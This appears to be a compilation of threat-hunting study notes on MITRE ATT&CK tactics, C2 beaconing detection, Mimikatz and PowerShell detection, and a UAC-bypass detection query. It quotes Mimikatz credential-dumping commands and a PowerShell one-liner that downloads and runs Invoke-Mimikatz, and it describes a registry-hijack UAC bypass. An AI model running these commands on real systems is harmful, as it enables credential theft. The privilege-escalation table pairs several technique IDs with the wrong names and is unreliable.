ATT&CK Matrix for Enterprise



(adversarial tactics, techniques, and common knowledge) framework. These adversary tactics and techniques are grouped within a matrix and include the following categories:

- **Initial access**—Techniques used by the adversary to obtain a foothold within a network, such as targeted spear-phishing, exploiting vulnerabilities or configuration weaknesses in public-facing systems.
- **Execution**—Techniques that result in an adversary running their code on a target system. For example, an attacker may run a PowerShell script to download additional attacker tools and/or scan other systems.
- **Persistence**—Techniques that allow an adversary to maintain access to a target system, even following reboots and credential changes. An example of a persistence technique would be an attacker creating a scheduled task that runs their code at a specific time or on reboot.
- **Privilege escalation**—Techniques leveraged by an adversary to gain higher-level privileges on a system, such as local administrator or root.

- **Defense evasion**—Techniques used by attackers to avoid detection. Evasion techniques include hiding malicious code within trusted processes and folders, encrypting or obfuscating adversary code, or disabling security software.
- **Credential access**—Techniques deployed on systems and networks to steal usernames and credentials for re-use.
- **Discovery**—Techniques used by adversaries to obtain information about systems and networks that they are looking to exploit or use for their tactical advantage.
- **Lateral movement**—Techniques that allow an attacker to move from one system to another within a network. Common techniques include "Pass-the-Hash" methods of authenticating users and the abuse of the remote desktop protocol.
- **Collection**—Techniques used by an adversary to gather and consolidate the information they were targeting as part of their objectives.
- **Command and control**—Techniques leveraged by an attacker to communicate with a system under their control. One example is that an attacker may communicate with a system over an uncommon or high-numbered port to evade detection by security appliances or proxies.
- **Exfiltration**—Techniques used to move data from the compromised network to a system or network fully under control of the attacker.
- **Impact**—Techniques used by an attacker to impact the availability of systems, networks, and data. Methods in this category would include denial of service attacks and disk- or data-wiping software.

https://basesec.ca/wp-content/uploads/2019/12/AttckMatrices.png

https://attack.mitre.org/theme/images/navigatorss.png

https://attack.mitre.org/

شرح رائع بالعربي mitre attack

https://www.youtube.com/watch?v=mKAQiTcPAQw

Threat Detection and Hunting for 5 of the Most Common MITRE ATT&CK Techniques: Connection Proxy, Service Execution, Exfiltration, Masquerading, Drive-by Compromise

Here are the 5 techniques we've selected, based off the tactic prevalence:

ID	Name	Tactic	Data Sources
T1090	**Connection Proxy**	Command and Control	Process use of network, Process monitoring, Netflow/Enclave netflow, Packet capture
T1048	**Exfiltration Over Alternative Protocol**	Exfiltration	User interface, Process monitoring, Process use of network, Packet capture, Netflow/Enclave netflow, Network protocol analysis
T1036	**Masquerading**	Defense Evasion	File monitoring, Process monitoring, Binary file metadata
T1189	**Drive-by Compromise**	Initial Access	Packet capture, Network device logs, Process use of network, Web proxy, Network intrusion detection system, SSL/TLS inspection
T1035	**Service Execution**	Execution	Windows Registry, Process monitoring, Process command-line parameters

Ref: https://www.ultimatewindowssecurity.com/webinars/register.aspx?id=2556

The top 5 techniques observed with each tactic in 2020/2021

TA0001	Initial access
T1133	External Remote Services
T1190	Exploit Public-Facing Application
T1566	Phishing
T1078	Valid Accounts
T1195	Supply Chain Compromise

TA0002	Execution
T1059	Command and Scripting Interpreter
T1047	Windows Management Instrumentation
T1053	Scheduled Task/Job
T1569	System Services
T1204	User Execution

TA0003	Persistence
T1543	Create or Modify System Process
T1547.001	Registry Run Keys / Startup Folder
T1546.007	Netsh Helper DLL
T1547.010	Port Monitors
T1098	Account Manipulation

TA0004	Privilege escalation
T1059	Process Injection
T1047	Process Hollowing
T1053	SID-History Injection
T1569	.bash_profile and .bashrc
T1204	Security Support Provider

TA0005	Defense evasion
T1036	Masquerading
T1218	Signed Binary Proxy Execution
T1070	Indicator Removal on Host
T1562.001	Disable or Modify Tools
T1112	Modify Registry

TA0006	Credential access
T1552.002	Credentials in Registry
T1040	Network Sniffing
T1110	Brute Force
T1552.004	Private Keys
T1003	OS Credential Dumping

TA0007	Discovery
T1033	System Owner/User Discovery
T1007	System Service Discovery
T1016	System Network Configuration Discovery
T1046	Network Service Scanning
T1082	System Information Discovery

TA0008	Lateral movement
T1021.001	Remote Desktop Protocol
T1021.002	SMB/Windows Admin Shares
T1570	Lateral Tool Transfer
T1550.003	Pass the Ticket
T1550.002	Pass the Hash

TA0009	Collection
T1560.001	Archive via Utility
T1074	Data Staged
T1005	Data from Local System
T1039	Data from Network Shared Drive
T1409	Access Stored Application Data

TA00011	Command and control
T1105	Ingress Tool Transfer
T1090	Proxy
T1572	Protocol Tunneling
T1008	Fallback Channels
T1043	Commonly Used Port

TA0010	Exfliration
T1041	Exfiltration Over C2 Channel
T1048	Exfiltration Over Alternative Protocol
T1567.002	Exfiltration to Cloud Storage
T1567.001	Exfiltration to Code Repository
T1537	Transfer Data to Cloud Account

TA0040	Imapact
T1490	Inhibit System Recovery
T1486	Data Encrypted for Impact
T1485	Data Destruction
T1489	Service Stop
T1496	Resource Hijacking

SOPHOS

https://news.sophos.com/en-us/2021/05/18/the-active-adversary-playbook-2021/

Malware Infection and Identification


Mechanism

When a user click on phishing URL, website with malicious javascript, it will download the Trojan/malicious script (exploit the zero day vulnerability of the web browser)

Trojan will be saved on machine and execute, download the dll file, inject into svchost.exe. It will create new services and registry keys on the machine.

Svchost.exe (service host) is a system process that hosts multiple Windows services. Svchost is used to logically group the service that can share a process in order to reduce resource consumption.

Evidence of attacks



What Threat Intelligence Is and Why Companies Need It

Threat intelligence is any data or knowledge—ranging from technical and human knowledge to predictions about future threats—that helps companies:

- Detect, identify, validate and investigate potential security threats, attacks, malicious threat actors and indicators of compromise (IOCs).
- Understand the broader context and implications of security threats and attacks.
- Regularly provide threat-related information to security, incident response, risk management, executive and other teams.

Threat intelligence platforms aggregate threat data from across organizations, arming security teams with external knowledge about threats, allowing them to be more proactive, predictive and make better decisions. However, since threat intelligence data frequently comes from hundreds of sources, aggregating this information manually is a very time-consuming task. A task that is ripe for automation.

In most security operations centers (SOCs) threat intelligence is a function, but in large organizations it can also be handled by a dedicated team.

Incident handlers will classify a sign into three categories:

- **Benign:** These are false positives, where the analyst has examined the sign and its evidence and confirmed that it's not a troublemaker.
- **Malicious:** These are signs that an actual incident has occurred, after which the team begins the incident response.

Suspicious: These are signs where the analyst is not sure if they are benign or malicious. These signs are analyzed by a senior analyst thereafter

Ref: https://learn.g2.com/incident-response

Going beyond Monitoring Basics

Monitoring your network allows you to be alerted to possible potholes before your users hit them at top speed. In this section, I provide deeper insight for monitoring your network.


Device availability, fault, and performance

In most modern network monitoring systems, devices are monitored for the following:

- Availability (is the device reachable?)
- Faults (detection, isolation, correction, and logging of network events)
- Performance (efficiency of the network, including throughput, utilization, error rates, and response time)

REMEMBER

Monitoring here relies primarily on SNMP and ICMP, with more advanced monitoring taking advantage of packet inspection. Some of the key metrics you should look at include response time and packet loss, CPU load and memory utilization, and hardware health details.



-Botnet detection techniques-

Using Threat Intelligence to Detect C&C Traffic

1-Direct IP connections, typically for malware that doesn't make use of DNS

2-Web requests with an unusual HTTP protocol version.

3-User agents that are not commonly used in your organization. Do not blindly trust user agent information, however, since this can easily be crafted.

4-Excessive size or a repeating pattern in the size of HTTP requests.

5-Persistent connections to HTTP servers on the internet, even outside regular office hours.

6-Repeated requests for the same web resource, possibly on different domains, with a similar parameter format.

7-Requests to a social network site outside regular office hours. Attackers can encode their commands -textually in a page on a social network and present them like legitimate messages.

8- Alerts on DNS queries for domains that have only recently been registered.

9-DNS responses that have a very low time to live (TTL).

10-Repeated requests for domains belonging to a dynamic DNS service or requests for URL shortener domains.

11-Statistics for DNS queries on the full qualified domain name (FQDN), focusing on the second-level domain. Be aware that this can also generate lots of false positives due to content delivery networks (CDNs).

12-Netflow statistics for workstations that establish a high number of connections or flows. and Firewall log entries indicating outbound IRC or P2P traffic.

Ref: https://securityintelligence.com/how-to-leverage-log-services-to-analyze-cc-traffic/

C&C Beaconing and How to Detect and Block It

What is C&C Beaconing?

1-Command-and-control (C&C or C2) beaconing is a type of malicious communication between a C&C server and malware on an infected host. C&C servers can orchestrate a variety of nefarious acts, from denial of service (DoS) attacks to ransomware to data exfiltration.

2-Beaconing is when the malware communicates with a C2 server asking for instructions or to exfiltrate collected data

3-Once installed, the malware sends out a beacon informing the attackers that it has been successfully deployed. After this, the malware can sit idle on the system and regularly check in with the C&C servers for further instructions

Examples of C&C Beaconing

DNS BEACONING

A compromised host makes regular DNS requests to a domain belonging to an attacker-controlled DNS server, allowing the attacker to respond to the request, hiding commands within the DNS response.

SSH BEACONING

Attackers may hide C&C communication within SSH communications, making it harder to discern from legitimate traffic.

HTTPS BEACON

Hiding C&C communications in HTTPS makes it harder to detect because many security tools cannot decrypt it and can only see the traffic destination. If a trusted cloud service is hijacked for the C&C server, the communication can fly under the radar—camouflaged as legitimate traffic.

Protection Against C&C Beaconing

Preventing malware in the first place can stop beaconing before it begins. Inevitably, threats will get inside the walls, making a second line of defense necessary.

These beacons signal C&C servers on a regular schedule. Security tools can look for patterns in the timing of communications (such as GET and POST requests) to detect beaconing. While malware attempts to mask itself by using some amount of randomization, called jitter, it still creates a pattern that is recognizable—especially by machine-learning detections.

Some options to mitigate C&C activity if beaconing is detected on a device:

- Remove or disable any extraneous applications, services, and daemons on the device
- Quarantine the device while checking for indicators of compromise, such as the presence of malware
- Block inbound and outbound traffic from suspicious endpoints at the network perimeter
- Implement network segmentation and the principle of least privilege on accounts to minimize the damage caused by a compromised device

Ref: https://www.extrahop.com/resources/attacks/c-c-beaconing/

Five threat hunting steps

A cyber threat hunt is composed of steps or processes designed for an efficient, successful hunt. These steps include:

Step 1: Hypothesis

Threat hunts begin with a hypothesis or a statement about the hunter's ideas of what threats might be in the environment and how to go about finding them. A hypothesis can include a suspected attacker's tactics, techniques, and procedures (TTPs). Threat hunters use threat intelligence, environmental knowledge, and their own experience and creativity to build a logical path to detection.

Step 2: Collect and Process Intelligence and Data

Hunting for threats requires quality intelligence and data. A plan for collecting, centralizing, and processing data is required. Security Information and Event Management (SIEM) software can provide insight and a track record of activities in an enterprise's IT environment.

Step 3: Trigger

A hypothesis can act as a trigger when advanced detection tools point threat hunters to initiate an investigation of a particular system or specific area of a network.

Step 4: Investigation

Investigative technology, such as Endpoint Detection and Response (EDR), can hunt or search deep into potentially malicious anomalies in a system or network, ultimately determined to be benign or confirmed as malicious.


Step 5: Response/Resolution

Data gathered from confirmed malicious activity can be entered into automated security technology to respond, resolve, and mitigate threats. Actions can include removing malware files, restoring altered or deleted files to their original state, updating firewall /IPS rules, deploying security patches, and changing system configurations – all the while better understanding what occurred and how to improve your security against similar future attacks.

Threat hunting maturity model

An enterprise's cyber threat hunting maturity model is defined by the quantity and quality of data the organization collects from its IT environment. An enterprise's cyber threat hunting capabilities for hunting and responding, toolsets, and analytics factor into its threat hunting maturity model. The SANS Institute identifies a threat hunting maturity model as follows:


- **Initial:** At Level 0 maturity an organization relies primarily on automated reporting and does little or no routine data collection.
- **Minimal:** At Level 1 maturity an organization incorporates threat intelligence indicator searches. It has a moderate or high level of routine data collection.
- **Procedural:** At Level 2 maturity an organization follows analysis procedures created by others. It has a high or extremely high level of routine data collection.
- **Innovative:** At Level 3 maturity an organization creates new data analysis procedures. It has a high or extremely high level of routine data collection.
- **Leading:** At Level 4 maturity, an organization automates the majority of successful data analysis procedures. It has a high or extremely high level of routine data collection.



Ref: https://www.mcafee.com/enterprise/en-us/security-awareness/operations/what-is-cyber-threat-hunting.html


شرح فديو https://www.youtube.com/watch?v=n4U3xGoH9W0

Cyber Threat Hunting Primer



Ref: https://www.danieleofnormandy.com/insights/cyber-threat-hunting-primer

Threat Hunting with MITRE's ATT&CK Framework Part 2 – Advanced Use Cases



https://digitalguardian.com/blog/threat-hunting-mitres-attck-framework-part-2-%E2%80%93-advanced-use-cases

-Tales of a Threat Hunter 1

Detecting Mimikatz & other Suspicious LSASS Access - Part 1


Mimikatz as a standalone executable

Here we focus solely on the most popular combination of commands (same applies for in-memory Mimikatz):

```
privilege::debug
sekurlsa::logonpasswords
```

For in-memory Mimikatz we will also test it by direct download via powershell rather than downloading the script to disk:

```
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia
/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds
```




Hunting with Sysmon Events Only

To begin these series, we will use Splunk (the free version is more than enough for ELK later) due to its powerful query language and ease of use, to cut the time from logging to identification.

First thing we observe is that, when running Mimikatz as a standalone executable, we have ~84 events in total within a timewindow of 5s (this is relevant in the sense that your IOC or *Correlation Rule shouldn't be looking for signs beyond the 5s window*):

https://www.eideon.com/2017-09-09-THL01-Mimikatz/

How to Orient During the Incident Response Process: OODA for DFIR 2020



OODA diagram

Ref: https://www.cybertriage.com/2020/how-to-orient-during-the-incident-response-process-ooda-for-dfir-2020/

Tracking PowerShell's activities

PowerShell is known to enable significant activity logging capabilities. These functions can also be used to detect, defend, and mitigate against the abuse of this tool. System administrators can enable these logging features through Active Directory Group Policy for enterprise-wide implementation.




Figure 1. Group Policy configuration

Module logging records the execution of the different modules in a PowerShell, including **deobfuscated** codes and outputs. Specific modules can be configured by clicking on "Show." It is best to enter a value of " * " to capture everything for logging purposes.




Figure 2. Enabling module logging

Ref: https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/tracking-detecting-and-thwarting-powershell-based-malware-and-attacks

Privilege escalation


Bypass User Account Account (T1088)

While attackers control targeting of victims in many cases, they don't always wind up with an elevated user during initial compromise. Even when a spearphishing victim is a local administrator, the attacker will oftentimes need to escalate from a Medium to High integrity process before continuing. Off-the-shelf offensive tools like Koadic can enable that transition with relative ease, including several different UAC Bypass modules out of the box.

For this example, we'll examine a well-known UAC Bypass technique published by Matt Nelson (@enigma0x3) while leveraging the Computer Management launcher — CompMgmtLauncher.exe — which is interoperable with the Microsoft Management Console (MMC). Details about this technique, which still works on Windows 7 endpoints, can be found here.

This technique involves modifying the Windows Registry to change the default association of files the MMC interacts with (HKCU\Software\Classes\mscfile\shell\open\command) to an application of the attacker's choice. By deploying a malicious script object with a compatible extension and altering this registry key value to launch a built-in script interpreter, an adversary is able to circumvent controls.

Right after this registry modification, look for the new process creation event tied to the auto-elevated Microsoft program (CompMgmtLauncher.exe), followed by common Koadic stager descendant processes such as Mshta.exe or Rundll32.exe — processes that should be running in a high integrity context. We can combine those events into an ordered sequence and constrain the total run-time for all the steps to complete within 10 seconds.



Privilege escalation - UAC bypass

EQL query:

```
sequence with maxspan=10s
  [registry where length(bytes_written_string) > 0 and key_type in
    ("sz", "expandSz") and key_path == "*\\mscfile\\shell\\open\\command\\"
    and user_name != "SYSTEM"]
  [process where process_path ==
"C:\\Windows\\System32\\CompMgmtLauncher.exe"]
  [process where process_name in ("mshta.exe","rundll32.exe") and
    integrity_level == "high"]
```

Collection/exfiltration

Data from Local System (T1005)

Koadic's method of C2 may be interesting to analysts of several kinds due to the transactional way it exchanges data between implants and server. This behavior is highlighted through some direct examples of specific commands executed below:

```
cmd.exe /q /c chcp 437 & time 1> C:\Users\IEUser\AppData\Local\Temp\95fe63d2-e79d-2706-2e89-2084a225343e.txt 2>&1
